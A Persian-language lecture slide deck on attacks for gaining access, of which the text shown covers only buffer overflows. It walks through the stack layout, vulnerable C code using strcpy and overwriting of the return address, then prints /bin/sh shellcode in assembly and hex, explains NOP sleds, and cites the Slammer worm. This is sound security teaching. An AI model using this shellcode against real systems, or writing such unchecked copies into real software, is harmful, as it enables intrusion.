


هجوم به قصد دسترسی

(از طریق سوء استفاده از آسیب پذیری ها)


روند نمای کلی انجام یک حمله کامپیوتری



فهرست مطالب

- سرریز بافر (Buffer Overflow)
- تزریق SQL (SQL Injection)
- شنود (Sniffing)
- جعل (Spoofing)
- پیوست ۱: ARP
- پیوست ۲: ICMP


ساختمان حافظه در هنگام اجرای برنامه ها



○ Stack به طرف پایین رشد میکند
Intel, Motorola, SPARC, MIPS○

○ اشاره گر پشته به آخرین محل اشاره میکند


ساختمان پشته در هنگام اجرای برنامه ها



ساختمان پشته برای برنامه زیر:

```
void function(int a, int b, int c){  
    char buffer1[5];  
    char buffer2[10];  
}
```

```
int main(){  
    function(1,2,3);  
}
```




Buffer overflow از چک نکردن محدوده توسط برنامه ها استفاده میکند!

```
void function(char *str){
    char buffer[16];
    strcpy(buffer, str);
}

int main(){
    char large_string[256];
    int i;
    for (i = 0; i < 255; i++){
        large_string[i] = 'A';
    }
    function(large_string);
}
```


مثال دوم

نتیجه اجرای این برنامه در پشته به صورت زیر است:



آدرس بازگشت بوسیله کد: 'AAAA' (0x41414141) باز نویسی میشود!

برنامه از تابع خارج شده و کدهای نوشته شده در آدرس 0x41414141..... را اجرا میکند!


Crash!

آیا ما میتوانیم، به جای crash برنامه، از این ویژگی برای اجرای کد خود استفاده کنیم؟

```
void function(int a, int b, int c){  
    char buffer1[8];  
    char buffer2[10];  
    int *r;  
    r = buffer1 + 12;  
    (*r) += 8;  
}
```

```
int main(){  
    int x = 0;  
    function(1,2,3);  
    x = 1;  
    printf("%d\n", x);  
}
```

مثال سوم



این برنامه باعث میشود که انتساب 1 به `x` در نظر گرفته نشود، و مقدار 0 برای `x` چاپ بشود.

○ در این جا دیدیم که چگونه میتوان بر روی آدرس بازگشت یک تابع چیزی بنویسیم و تابع را به جایی که خودمان میخواهیم هدایت کنیم!

○ اما این موضوع چگونه میتواند به یک دشمن کمک کند تا به برنامه ما نفوذ کند؟

ایجاد کد مورد نظر برای باز کردن shell


```
jmp    0x1F
popl   %esi
movl   %esi, 0x8(%esi)
xorl   %eax, %eax
movb   %eax, 0x7(%esi)
movl   %eax, 0xC(%esi)
movb   $0xB, %al
movl   %esi, %ebx
leal   0x8(%esi), %ecx
leal   0xC(%esi), %edx
int     $0x80
xorl   %ebx, %ebx
movl   %ebx, %eax
inc     %eax
int     $0x80
call   -0x24
.string "/bin/sh"
```

اولین قدم ایجاد یک کد مخرب است!

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
"\xff\xff/bin/sh";
```

باید کد نهایی ایجاد کرد که برای ماشین قابل اجرا باشد


کد مخرب را برای اجرا به برنامه بدهید



بافر را بواسطه کدهای بیهوده پر کنید و در ادامه کد اجرای shell را وارد کنید.

آدرس باید دقیق باشد وگرنه برنامه crash میکند، این قسمت سخت ترین قسمت کار است.

کد مخرب را برای اجرا به برنامه بدهید



شما میتوانید با استفاده از دستورالعمل NOP (0x90) شانس موفقیت خود را بالاتر ببرید

این دستورالعمل در واقع یک دستورالعمل اجرایی بیهوده است، که تا زمانی که به یک دستورالعمل واقعی نرسیده اجرا میشود.

کرم Slammer نمونه ای از بهره برداری از سرریز بافر

○ اولین مثال از یک کرم سریع (تا پیش از این، این سرعت انتشار فقط در تئوری بود)

○ در عرض ۳۰ دقیقه، ۷۵۰۰۰ هاست آلوده شد

